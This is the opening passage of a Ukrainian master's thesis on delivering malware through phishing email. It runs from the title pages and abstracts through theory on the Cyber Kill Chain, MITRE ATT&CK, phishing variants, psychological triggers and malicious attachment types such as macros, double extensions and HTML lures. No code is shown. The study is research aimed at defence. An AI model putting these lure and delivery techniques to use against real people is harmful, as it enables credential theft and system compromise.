


Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи магістра
на тему: «Методи та інструменти доставки шкідливого коду
за допомогою фішингових повідомлень електронної пошти»

Виконала студентка 2-го курсу групи КБм-24-1
спеціальності 125 «Кібербезпека та захист інформації»

 Анастасія СІРИК

Керівник: завідувач кафедри КІ та КБ, к.т.н., доцент

 Андрій ЄФІМЕНКО

Рецензент: доцент кафедри КІ та КБ, к.т.н.

 Олексій ШЕЛУХА


Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека та захист інформації»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної

інженерії та кібербезпеки

 Андрій Єфіменко

06 жовтня 2025 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу магістра

Студентка: Сірик Анастасія Василівна

Тема роботи: «Методи та інструменти доставки шкідливого коду за допомогою фішингових повідомлень електронної пошти»

затверджена Наказом університету від 06 жовтня 2025 р. №566/с

Термін здачі студентом закінченої роботи 16 грудня 2025 р.

Вихідні дані роботи:

Предметом дослідження є методи, інструменти та технології реалізації фішингової атаки.

Об'єктом дослідження є процес здійснення фішингових атак у корпоративному інформаційному середовищі.




Обладнання та програмне забезпечення:


1. Гіпервізор Oracle VM VirtualBox (версія 7.0.22)
2. Операційні системи Windows 10, Kali Linux та Ubuntu Linux
3. Metasploit Framework
4. Поштовий сервер Postfix та клієнт Thunderbird
5. Мова програмування Python з фреймворком Flask, скриптова мова PowerShell


6. Система журналювання та аналізу Elastic Stack

7. Інструмент збору подій Winlogbeat та інструмент моніторингу мережевого трафіку Wireshark

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються:


Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Володимир ВОРОТНІКОВ	 20.10.2025	 20.10.2025
2	Андрій ЄФІМЕНКО	 15.11.2025	 15.11.2025
3	Андрій ЄФІМЕНКО	 05.12.2025	 05.12.2025

Студентка  Анастасія СІРИК

Керівник  Андрій ЄФІМЕНКО

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Ознайомлення з темою дослідження, визначення мети та завдань роботи	06.10.2025 – 10.10.2025	Виконано
2	Підбір літературних джерел	12.10.2025 – 16.10.2025	Виконано
3	Вивчення моделей проведення кібератак та фреймворку MITRE ATT&СК	17.10.2025 – 20.10.2025	Виконано
4	Аналіз методів та технологій фішингових атак	21.10.2025 – 23.10.2025	Виконано
5	Дослідження методів соціальної інженерії у фішингових кампаніях	24.10.2025 – 26.10.2025	Виконано
6	Аналіз методів активації, імплементації шкідливого коду та ексфільтрації даних	27.10.2025 – 07.11.2025	Виконано
7	Огляд різноманітних інструментів, технологій та методів для створення фішингової кампанії	08.11.2025 – 15.11.2025	Виконано
8	Створення сценарію фішингової атаки	16.11.2025 – 18.11.2025	Виконано
9	Налаштування середовища та необхідних компонентів фішингової кампанії	19.11.2025 – 24.11.2025	Виконано
10	Реалізація пейлоаду, C2 -інфраструктури та фішингового контенту	25.11.2025 – 30.11.2025	Виконано
11	Проведення фішингової атаки	01.12.2025 – 02.12.2025	Виконано
12	Аналіз журналів подій та мережевого трафіку	03.12.2025 – 04.12.2025	Виконано
13	Написання пояснювальної записки	06.12.2025 – 16.12.2025	Виконано
14	Отримання відгуку та рецензії		Виконано
15	Захист		

Студентка  Анастасія СІРИК
Керівник  Андрій ЄФІМЕНКО

АНОТАЦІЯ

Пояснювальна записка до випускної кваліфікаційної роботи магістра на тему «Методи та інструменти доставки шкідливого коду за допомогою фішингових повідомлень електронної пошти» складається зі вступу, трьох розділів, висновків, списку використаних джерел та додатків. Текстова частина роботи викладена на 95 сторінках, містить 67 рисунків і 1 таблиці. Список використаних джерел налічує 44 найменування та розміщений на 3 сторінках. Загальний обсяг роботи становить 115 сторінок.

Метою кваліфікаційної роботи є розробка та практичне відтворення моделі фішингової атаки з повним життєвим циклом її реалізації, що дозволяє дослідити механізми доставки та активації шкідливого коду, взаємодію з командно-контрольною інфраструктурою, а також процес ексфільтрації даних і відповідні події безпеки.

У ході виконання роботи проаналізовано теоретичні основи фішингових атак та роль соціальної інженерії у процесі початкової компрометації користувачів. Спроектовано ізольоване віртуальне середовище для безпечного моделювання атаки та розроблено фішинговий контент, замаскований під легітимне програмне оновлення. Реалізовано шкідливий пейлоад і інфраструктуру управління та контролю (C2), а також змодельовано процес ексфільтрації даних через HTTP-канал із використанням механізмів обфускації.

Ключові слова: ФІШИНГ, СОЦІАЛЬНА ІНЖЕНЕРІЯ, ШКІДЛИВЕ ПРОГРАМНЕ ЗАБЕЗПЕЧЕННЯ, PAYLOAD, COMMAND AND CONTROL, C2-СЕРВЕР, ЕКСФІЛЬТРАЦІЯ ДАНИХ, MITRE ATT&CK, КІБЕРБЕЗПЕКА, ЖУРНАЛЮВАННЯ, МЕРЕЖЕВИЙ АНАЛІЗ.

ANNOTATION

The explanatory note to the master's qualification thesis entitled "Methods and Tools for Malware Delivery via Phishing Email Messages" consists of an introduction, three chapters, conclusions, a list of references, and appendices. The textual part of the thesis comprises 95 pages and includes 67 figures and 1 table. The list of references contains 44 sources and occupies 3 pages. The total volume of the thesis is 115 pages.

The purpose of the master's qualification thesis is to design and practically reproduce a phishing attack model covering the complete lifecycle of its implementation. This approach enables an in-depth study of malware delivery and activation mechanisms, interaction with command-and-control (C2) infrastructure, as well as data exfiltration processes and the corresponding security events.

During this research, the theoretical foundations of phishing attacks and the role of social engineering in the initial compromise of users were examined. The study then focused on constructing an isolated virtual environment to safely simulate the attack and on creating phishing content disguised as a legitimate software update. The attack workflow incorporated a malicious payload and a command-and-control (C2) infrastructure to manage execution, while data exfiltration over an HTTP channel was simulated using obfuscation mechanisms.

Keywords: PHISHING, SOCIAL ENGINEERING, MALWARE, PAYLOAD, COMMAND AND CONTROL, C2 SERVER, DATA EXFILTRATION, MITRE ATT&CK, CYBERSECURITY, LOGGING, NETWORK ANALYSIS.

ЗМІСТ

ВСТУП.....	11
РОЗДІЛ 1. ТЕОРЕТИЧНІ ОСНОВИ ОРГАНІЗАЦІЇ ФІШИНГОВИХ АТАК ТА ЗАСТОСУВАННЯ ШКІДЛИВОГО КОДУ	13
1.1 Моделі для реалізації фішингової атаки.....	13
1.2 Аналіз методів та технологій фішингових атак	16
1.3 Роль соціальної інженерії у фішингових атаках	19
1.4 Аналіз принципів та методів функціонування шкідливого програмного забезпечення	21
1.5 Механізми активації та імплементації шкідливого коду.....	27
1.6 Аналіз методів ексфільтрації даних для фішингових атак.....	30
1.7 Постановка завдання дослідження.....	32
Висновки до першого розділу	33
РОЗДІЛ 2. ПРОЄКТУВАННЯ ТА ВИБІР ТЕХНОЛОГІЙ ДЛЯ РЕАЛІЗАЦІЇ ФІШИНГОВОЇ АТАКИ.....	35
2.1 Архітектура фішингової кампанії.....	35
2.2 Проектування інфраструктури доставки шкідливого коду	36
2.3 Вибір інструментів для формування фішингового контенту	39
2.4 Методи доставки шкідливого коду електронною поштою	42
2.5 Технології активації та виконання шкідливого коду.....	45
2.6 Методи прихованого виконання та протидії засобам захисту	46
2.7 Технології ексфільтрації даних.....	49
2.8 Антифорензійні технології та завершення операційного циклу атаки..	51
2.9 Проектування сценарію атаки.....	52
Висновки до другого розділу.....	54
РОЗДІЛ 3. ПРАКТИЧНА РЕАЛІЗАЦІЯ ТА АНАЛІЗ ФІШИНГОВОЇ АТАКИ ...	56

3.1	Архітектура та налаштування середовища для проведення атаки.....	56
3.2	Реалізація фішингового контенту	58
3.3	Розробка та розгортання пейлоаду і C2-інфраструктури	61
3.4	Поетапне виконання фішингової атаки	65
3.5	Рекомендації та заходи щодо протидії фішинговим атакам.....	88
Висновки до третього розділу		90
ВИСНОВКИ		91
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ		93
ДОДАТКИ		96

ПЕРЕЛІК УМОВНИХ СКОРОЧЕНЬ

AMSI – Antimalware Scan Interface

API – Application Programming Interface

BEC – Business Email Compromise

BOF – Beacon Object Files

C2 – Command and Control

CVE – Common Vulnerabilities and Exposures

DNS – Domain Name System

EDR – Endpoint Detection and Response

ELF – Executable and Linkable Format

ELK – Elasticsearch, Logstash, Kibana

HTTP – HyperText Transfer Protocol

HTTPS – HyperText Transfer Protocol Secure

JSON – JavaScript Object Notation

MITRE – Massachusetts Institute of Technology Research and Engineering

OSINT – Open Source Intelligence

PDF – Portable Document Format

PE – Portable Executable

SIEM – Security Information and Event Management

SMTP – Simple Mail Transfer Protocol

SSL – Secure Sockets Layer

TCP – Transmission Control Protocol

TLS – Transport Layer Security

URL – Uniform Resource Locator

VM – Virtual Machine

VBA – Visual Basic for Applications

XOR – Exclusive OR

ОС – Операційна система

ПЗ – Програмне забезпечення

ВСТУП

Актуальність. У сучасному цифровому середовищі інформаційні технології є невід’ємною складовою діяльності державних установ, бізнес-структур та кінцевих користувачів. Паралельно з розвитком мережових сервісів, хмарних платформ і віддаленої роботи зростає кількість кіберзагроз, спрямованих на компрометацію інформаційних систем і викрадення конфіденційних даних. Одним із найбільш поширених та небезпечних векторів атак залишається фішинг, який поєднує технічні засоби з методами соціальної інженерії та експлуатує людський фактор як найуразливішу ланку системи інформаційної безпеки.

Ефективна протидія фішинговим атакам неможлива без глибокого розуміння їхньої внутрішньої логіки, технічних механізмів та взаємозв’язку між окремими етапами. Саме тому важливу роль відіграє практичне моделювання повного життєвого циклу фішингової атаки у контрольованому середовищі, що дозволяє проаналізувати поведінку системи, мережеву активність і процеси журналювання подій.

Метою випускної кваліфікаційної роботи є проєктування та практичне відтворення фішингової атаки як цілісного операційного процесу в ізолюваному віртуальному середовищі з подальшим аналізом її технічних етапів.

Для досягнення поставленої мети в роботі передбачається вирішення таких **завдань**:

- дослідити теоретичні засади фішингових атак та проаналізувати їх еволюцію в контексті сучасних кіберзагроз;
- проаналізувати механізми соціальної інженерії, що використовуються на етапі початкової компрометації користувача;
- спроектувати безпечне віртуальне середовище для моделювання атаки;
- розробити фішинговий контент і шкідливе вкладення;
- реалізувати шкідливий пейлоад та інфраструктуру для централізованого керування атакою;
- змодельовати процес ексфільтрації даних і виконати аналіз мережевої та системної активності;

Об’єктом дослідження є процес здійснення фішингової атаки як багатоступеневої соціотехнічної операції у сфері інформаційної безпеки.

Предметом дослідження є методи доставки, активації та прихованого виконання шкідливого коду, а також механізми ексфільтрації даних і взаємодії з С2-інфраструктурою, що застосовуються у сучасних фішингових кампаніях.

РОЗДІЛ 1. ТЕОРЕТИЧНІ ОСНОВИ ОРГАНІЗАЦІЇ ФІШИНГОВИХ АТАК ТА ЗАСТОСУВАННЯ ШКІДЛИВОГО КОДУ

1.1 Моделі для реалізації фішингової атаки

Фішинг є системним процесом соціально-технічної маніпуляції, спрямованим на отримання конфіденційної інформації або компрометацію інформаційних систем шляхом непомітного введення шкідливого програмного забезпечення. На відміну від поодиноких спроб обману, сучасні фішингові кампанії мають чітку багатоступеневу структуру, де кожний етап логічно пов'язаний із попереднім і формує завершений операційний цикл атаки. Успішність фішингу ґрунтується на поєднанні технічних засобів і психологічних механізмів впливу, що дозволяє зловмиснику маніпулювати поведінкою користувача та приховувати шкідливу активність.

Для систематизації етапів кібератак застосовують різні аналітичні моделі, що дозволяють описати логіку дій зловмисника та взаємозв'язок між ними. Серед найпоширеніших підходів – Cyber Kill Chain (Lockheed Martin), MITRE ATT&CK Framework, Unified Kill Chain, Diamond Model of Intrusion Analysis, які по-різному структурують процес атаки залежно від її складності та поведінкових характеристик.

У межах цього дослідження основою структурного опису є Cyber Kill Chain, створену компанією Lockheed Martin, оскільки вона найкраще відповідає типовому сценарію фішингової атаки. Вона включає такі етапи:

- Reconnaissance – розвідка
- Weaponization/Preparation – підготовка
- Delivery – доставка
- Exploitation/Activation – активація
- Installation – інсталяція та виконання шкідливого коду
- Command and Control – встановлення зв'язку з сервером керування
- Actions on Objectives/Post-Exploitation – подальші дії та ексфільтрація




Рисунок 1.1 – Етапи Cyber Kill Chain

Ця схема є лінійною, послідовною та зручною для опису фішингової атаки як цілісного процесу, що дозволяє чітко визначити логіку переходу між етапами.

Першим етапом є розвідка, у рамках якої зловмисник збирає відомості про організацію або конкретного користувача з відкритих джерел (OSINT). Соціальні мережі, корпоративні вебресурси, публічні документи чи профілі співробітників у LinkedIn надають інформацію про структуру компанії, посадові ролі, стиль комунікації та тематику поточних проєктів. Такі дані формують основу для персоналізації атаки, що істотно підвищує її правдоподібність та ефективність.

На етапі підготовки зловмисник формує технічну інфраструктуру атаки: реєструє домени, створює копії легітимних сайтів, готує сервери для збору даних або надсилання листів. Паралельно розробляється фішинговий контент – повідомлення, яке буде надіслане жертві. У текст інтегруються техніки соціальної інженерії: претексти, що апелюють до довіри, терміновості, страху чи зацікавленості, знижуючи критичність сприйняття користувачем інформації.

Фаза доставки передбачає надсилання підготовленого контенту цілі через електронну пошту, месенджери, SMS або соціальні мережі. Повідомлення може містити шкідливе вкладення або посилання на підроблену вебсторінку. На цьому етапі важливо мінімізувати ознаки підробки: дотримуватися корпоративного стилю, граматики та візуального оформлення, а також маскувати гіперпосилання.

Активация відбувається тоді, коли користувач відкриває вкладення або переходить за посиланням. У вебфішингових сценаріях введені користувачем дані перехоплюються через підроблену форму автентифікації. У разі роботи зі шкідливими файлами запуск відбувається через макроси, експлойти або приховані скрипти, які ініціюють виконання пейлоаду та створюють умови для подальшої компрометації.

Після отримання контролю над системою розпочинаються етапи інсталяції та зв'язку з сервером керування. Модулі шкідливого ПЗ можуть завантажувати додаткові компоненти, виконувати ін'єкції у процеси або створювати механізми персистентності. Після цього встановлюється з'єднання із C2-сервером, через яке атакувальник надсилає команди або отримує викрадені дані.

Фінальною фазою атаки є постексплуатація. На цьому етапі можливе виконання широкого спектра дій: ексфільтрація файлів, викрадення облікових даних, переміщення мережею, підготовка вторинних атак чи використання скомпрометованого облікового запису для подальшого фішингу серед співробітників. Таким чином, завершивши один цикл, атака може породжувати ланцюгову реакцію нових шкідливих дій [4].

Разом із тим сучасні дослідження у сфері кібербезпеки також спираються на MITRE ATT&CK Enterprise Matrix [6], яка класифікує поведінкові техніки зловмисників. Вона включає такі тактики:

- Reconnaissance (TA0043) – збір інформації про ціль.
- Resource Development (TA0042) – створення або придбання інфраструктури для атаки.
- Initial Access (TA0001) – отримання початкового доступу.
- Execution (TA0002) – виконання шкідливого коду.
- Persistence (TA0003) – закріплення в системі.
- Privilege Escalation (TA0004) – отримання підвищених привілеїв.
- Defense Evasion (TA0005) – уникнення виявлення.
- Credential Access (TA0006) – викрадення облікових даних.
- Discovery (TA0007) – дослідження внутрішнього середовища.

- Lateral Movement (TA0008) – переміщення мережею.
- Collection (TA0009) – збір інформації.
- Command and Control (TA0011) – встановлення каналу керування.
- Exfiltration (TA0010) – приховане виведення даних.
- Impact (TA0040) – нанесення шкоди або порушення роботи системи.

1.2 Аналіз методів та технологій фішингових атак

Фішинг є одним із найдавніших і водночас найефективніших методів кіберзлочинності, який поєднує технічні прийоми та соціальну інженерію. Його суть полягає у створенні підроблених повідомлень або вебресурсів, що імітують легітимні сервіси з метою викрадення конфіденційних даних, встановлення шкідливого програмного забезпечення або отримання доступу до корпоративних систем. Незважаючи на стрімкий розвиток технологій захисту, фішинг залишається домінуючим вектором атак, оскільки експлуатує найуразливішу ланку інформаційної безпеки – людину [9].

Термін *phishing* з'явився у середині 1990-х років як алюзія до *fishing* – риболовлі, де зловмисник «закидає приманку» та очікує реакції жертви. Характерне написання через *ph* пов'язане з культурою хакерських спільнот *phreakers*, що займалися зломом телекомунікаційних систем. Цей рух суттєво вплинув на формування термінології кібербезпеки та фактично заклав основу для розвитку фішингових технік.

Перші масштабні фішингові кампанії були зафіксовані на платформі AOL, коли користувачам надходили повідомлення нібито від служби підтримки з проханням підтвердити пароль. Простота та результативність таких атак сприяли їх швидкому поширенню з розвитком електронної пошти та вебкомунікацій. Згодом фішинг охопив соціальні мережі, месенджери, мобільні застосунки та корпоративні сервіси [1].

Сучасні статистичні дані підтверджують зростання масштабів проблеми: лише у першому кварталі 2025 року зареєстровано понад мільйон фішингових інцидентів. Більшість із них спрямована на викрадення облікових даних або

доставку шкідливого коду, що робить фішинг провідним способом початкового проникнення у корпоративні мережі та важливою складовою ransomware-, BEC- та APT-кампаній [8].

У процесі еволюції фішинг перестав бути однорідним явищем і трансформувався у сукупність різних технік, що відрізняються способом доставки, рівнем персоналізації та комунікаційним каналом. До найпоширеніших сучасних форм належать:

- Класичний електронний фішинг (Classic email phishing)
- Цільовий фішинг (Spear phishing)
- Фішинг на високопосадовців (Whaling)
- Вішинг (Vishing)
- Смішинг (Smishing)
- Фішинг в соціальних мережах (Social media phishing)

Класичний електронний фішинг є базовою формою цієї атаки й використовує масову розсилку підроблених листів, що імітують повідомлення від банків, державних установ або популярних сервісів. Такий підхід не передбачає глибокої персоналізації, однак охоплює велику аудиторію, завдяки чому навіть невеликий відсоток успішних взаємодій забезпечує високу результативність.

На відміну від нього, цільовий фішинг вирізняється ретельною підготовкою: зловмисник збирає інформацію про конкретну особу чи групу, формуючи максимально персоналізоване повідомлення. Стиль листа, контекст і зміст відповідають діяльності жертви, що суттєво підвищує переконливість атаки та зменшує ймовірність її виявлення.

Окремим напрямом є фішинг на високопосадовців, орієнтований на керівників організацій або осіб із доступом до фінансово-критичних ресурсів. Такі повідомлення мають високий рівень автентичності та імітують внутрішню корпоративну комунікацію, що дозволяє атакувальникам проводити фінансові шахрайства або отримувати доступ до конфіденційних систем [3].

Якщо попередні техніки ґрунтувалися на електронній пошті, то вішинг переносить маніпуляцію у голосовий канал. Наперед записані або живі телефонні

дзвінки нібито від представників банків, служб безпеки чи технічної підтримки спрямовані на отримання чутливої інформації або спонукання до виконання інструкцій. У сучасних фішингових кампаніях цей підхід усе частіше підсилюється застосуванням технологій *deepfake*, які дозволяють синтезувати голос конкретної особи та створювати високореалістичні аудіоповідомлення. Використання таких технологій значно підвищує рівень довіри з боку жертви та ускладнює розпізнавання атаки навіть у випадках, коли комунікація відбувається у реальному часі [12].

Схожим за простотою комунікації є смішинг, що використовує SMS-повідомлення. Вони часто містять короткі попередження про «блокування акаунта» чи «термінові дії» та посилання на фішингові сайти, які створюють відчуття нагальності.

Крім того існує ще фішинг у соціальних мережах, де зловмисники застосовують фальшиві профілі, компрометовані облікові записи або прямі повідомлення, використовуючи довіру, що зазвичай виникає між користувачами у таких середовищах. Високий рівень персоналізації контенту та природність спілкування роблять цю форму надзвичайно поширеною.

Окрему групу становлять техніки, зосереджені не на безпосередньому надсиланні фішингових повідомлень, а на маніпуляції або компрометації цифрових ресурсів, з якими взаємодіє користувач. До них належать:

- Підміна вебсайту (Website spoofing);
- Фішинг-клон (Clone phishing);
- Фішинг типу «водопій» (Watering hole phishing);
- Фішинг через пошукові системи (Search engine phishing).

Підміна вебсайту є однією з найпоширеніших технік, що передбачає створення фальшивої вебсторінки, яка точно повторює дизайн і поведінку легітимного ресурсу. Зовнішня схожість, коректні SSL-сертифікати та адреси, близькі до оригінальних, створюють ілюзію автентичності, завдяки чому жертва добровільно вводить облікові дані або іншу конфіденційну інформацію.

Фішинг-клон є модифікацією цього підходу й ґрунтується на використанні вже існуючого легітимного листа або вебсторінки. Зловмисник відтворює вихідний контент майже без змін, але замінює посилання або вкладення на шкідливі. Завдяки практично повній відповідності оригіналу користувач рідко має підстави сумніватися у достовірності ресурсу, що робить цей метод одним із найефективніших [10].

Інша форма – фішинг типу «водопій». У цьому випадку атакувальник не намагається привабити жертву до підробленого ресурсу, а натомість компрометує сайт, який цільова аудиторія відвідує регулярно. Після зараження вебсторінки будь-який користувач, який її відкриває, автоматично взаємодіє зі шкідливим кодом – без потреби отримувати листи чи переходити за підозрілими посиланнями.

Пошуковий фішинг ґрунтується на створенні шкідливих вебресурсів, які штучно просуваються у результатах пошукових систем або відображаються як рекламні посилання. У такому разі користувач самостійно переходить на скомпрометований сайт, сприймаючи його за легітимний через високу позицію у видачі або візуальну схожість із офіційними сервісами [1].

1.3 Роль соціальної інженерії у фішингових атаках

Соціальна інженерія є основою більшості фішингових атак, оскільки спрямована не на експлуатацію технічних недоліків інформаційних систем, а на психологічні особливості людини. Її мета полягає у тимчасовому зниженні здатності користувача критично оцінювати отриману інформацію та спонукання до виконання певної дії – відкриття вкладення, переходу за посиланням або введення конфіденційних даних. На відміну від суто технічних атак, вразливості яких можуть бути усунені шляхом оновлення програмного забезпечення чи впровадження політик безпеки, людський фактор залишається найбільш уразливою ланкою інформаційної безпеки. Більшість фішингових атак орієнтована на провокування емоційної реакції користувача, за якої рішення приймаються імпульсивно, без раціонального аналізу отриманої інформації [1].

У практиці фішингових кампаній найчастіше використовуються такі психологічні тригери:

- жадібність або очікування вигоди;
- терміновість;
- цікавість;
- готовність допомагати;
- довіра;
- страх.



Рисунок 1.2 – Психологічні тригери, які використовує зловмисник під час соціальної інженерії

Одним із найпоширеніших прийомів є формування довіри. Користувач природно схильний вірити повідомленням, що надходять від нібито авторитетних або знайомих джерел – керівництва, ІТ-відділу, фінансового відділу чи популярного онлайн-сервісу. Фішингові листи часто містять підроблені атрибути корпоративної комунікації: логотипи, стиль оформлення, підписи, що створює видимість автентичності й знижує пильність отримувача. Навіть невеликі стилістичні збіги здатні сформувати у користувача відчуття звичної взаємодії та підвищити ймовірність виконання інструкцій.

Іншим прийомом є створення ефекту терміновості або загрози. Повідомлення про небезпеку: блокування облікового запису, підозрілу транзакцію, порушення політики безпеки або фінансові ризики активує у користувача емоційну

реакцію, що витісняє раціональний аналіз. Обмеження часу для реагування, наприклад 12 чи 24 години, підсилює внутрішнє напруження і змушує діяти швидше, зменшуючи ймовірність перевірки достовірності повідомлення.

Так само ефективними залишаються тригери цікавості та очікування вигоди. У таких повідомленнях експлуатуються позитивні емоції: бажання отримати винагороду, доступ до конфіденційної інформації, внутрішній документ або «ексклюзивний» файл. Формулювання на кшталт «Ви стали переможцем» чи «Документ доступний лише вам» стимулюють миттєву реакцію, у якій домінує інтерес, а не обережність. У моменти емоційного піднесення користувач часто не зважає на ознаки підробки [3].

Зазначені тригери рідко застосовуються ізольовано й, як правило, комбінуються між собою залежно від контексту атаки та характеристик цільової аудиторії.

Успішність цих психологічних прийомів значно підвищується завдяки персоналізації. Зловмисники активно застосовують OSINT-розвідку для збору відомостей про посаду, коло колег, внутрішні процеси компанії або характерні види комунікації. Фішингове повідомлення, стилізоване під типову електронну взаємодію в конкретній організації, сприймається як природне та очікуване, і тому має набагато більший шанс бути відкритим.

У сучасних атаках ефект довіри дедалі частіше підсилюється технологічними засобами імітації автентичності, зокрема використанням синтезованого голосу, відео або візуальних образів, що ускладнює розпізнавання фішингових повідомлень навіть для досвідчених користувачів [12].

1.4 Аналіз принципів та методів функціонування шкідливого програмного забезпечення

1.4.1 Шкідливі вкладення як засіб первинної компрометації

Шкідливі вкладення залишаються одним із головних інструментів первинної компрометації, оскільки органічно вписуються у звичайні робочі процеси

користувача. Зловмисники використовують різноманітні формати файлів, здатні запускати небезпечний механізм безпосередньо або після мінімальної взаємодії.

Важливу роль відіграють документи Office та PDF-фа Microsoft Office та PDF-файли, у яких шкідлива логіка інтегрована у структуру файлу. Макроси VBA у документах формату .docm або .xlsm активуються після дозволу користувача («Enable Content») і здатні завантажувати додаткові модулі, виконувати PowerShell-команди або змінювати параметри системи [16]. У PDF-файлах аналогічну роль відіграє вбудований JavaScript, який може виконуватися під час відкриття документа або взаємодії з його елементами.

Окремого поширення набули атаки, у яких фішинговий механізм реалізується не через виконання коду, а шляхом вбудовування QR-кодів у документи. Зловмисники використовують навмисно пошкоджені або спрощені Word- та PDF-файли, що дозволяє обійти автоматичні засоби аналізу вкладень і антивірусні фільтри. Після відкриття такого документа користувачеві пропонується відсканувати QR-код, який веде на фішингову сторінку автентифікації або ініціює завантаження шкідливого контенту [14].

Поряд із документами широке застосування мають виконувані файли, зокрема .exe, .bat, .cmd чи .msi. Їх запуск відкриває прямий доступ до можливостей операційної системи й дозволяє встановлювати шкідливе ПЗ, розгортати бекдори або збирати конфіденційні дані. Щоб приховати справжню природу файлу, зловмисники часто використовують подвійні розширення або змінюють значок, надаючи файлам вигляду документів, рахунків чи технічних форм.

Архіви ZIP та RAR залишаються одним з найпопулярніших контейнерів для шкідливих вкладень. Формати архівів дозволяють приховувати небажаний вміст у вкладених директоріях або захищати файл паролем, що ускладнює його аналіз поштовими фільтрами. У багатьох атаках архів виступає проміжною ланкою: користувач переконаний, що отримає документ, але після розпакування знаходить виконуваний файл, макрос або скрипт.

Цікавий вектор становлять мультимедійні формати. Зображення або відео можуть містити приховані дані, передані методами стеганографії, або містити

URL-посилання, що активуються після відкриття у переглядачі. Хоча такі файли не містять прямої виконуваної логіки, вони часто є частиною багатоступеневих атак, де основний шкідливий код завантажується пізніше.

Помітний ріст спостерігається у використанні HTML-вкладень. HTML-файли відкриваються у браузері й здатні імітувати вебсторінки входу, виконувати JavaScript-код, автоматично переспрямовувати користувача або збирати введені дані у підроблених формах. Завдяки гнучкості верстки зловмисники легко персоналізують такі вкладення під конкретний бренд або сервіс [17].

Окремим вектором виступають файли сертифікатів та ключів (.pfx, .crt), які користувачі традиційно сприймають як ознаку безпеки. Соціальна інженерія змушує жертву імпортувати файл, у результаті чого зловмисник може отримати доступ до потрібних даних або встановити бекдор для тривалого віддаленого доступу.




Рисунок 1.3 – Типи шкідливих файлів, які найчастіше зустрічаються в Інтернеті (Checkpoint, 2023)

1.4.2 Особливості виконання шкідливих файлів у різних операційних системах

Шкідливі файли, доставлені через фішингові вкладення, взаємодіють з операційними системами по-різному. Те, наскільки легко вони активуються, які механізми безпеки обходять та яким чином виконують свій код, значною мірою залежить від архітектури конкретної ОС. Найбільшої різниці зазнають сценарії

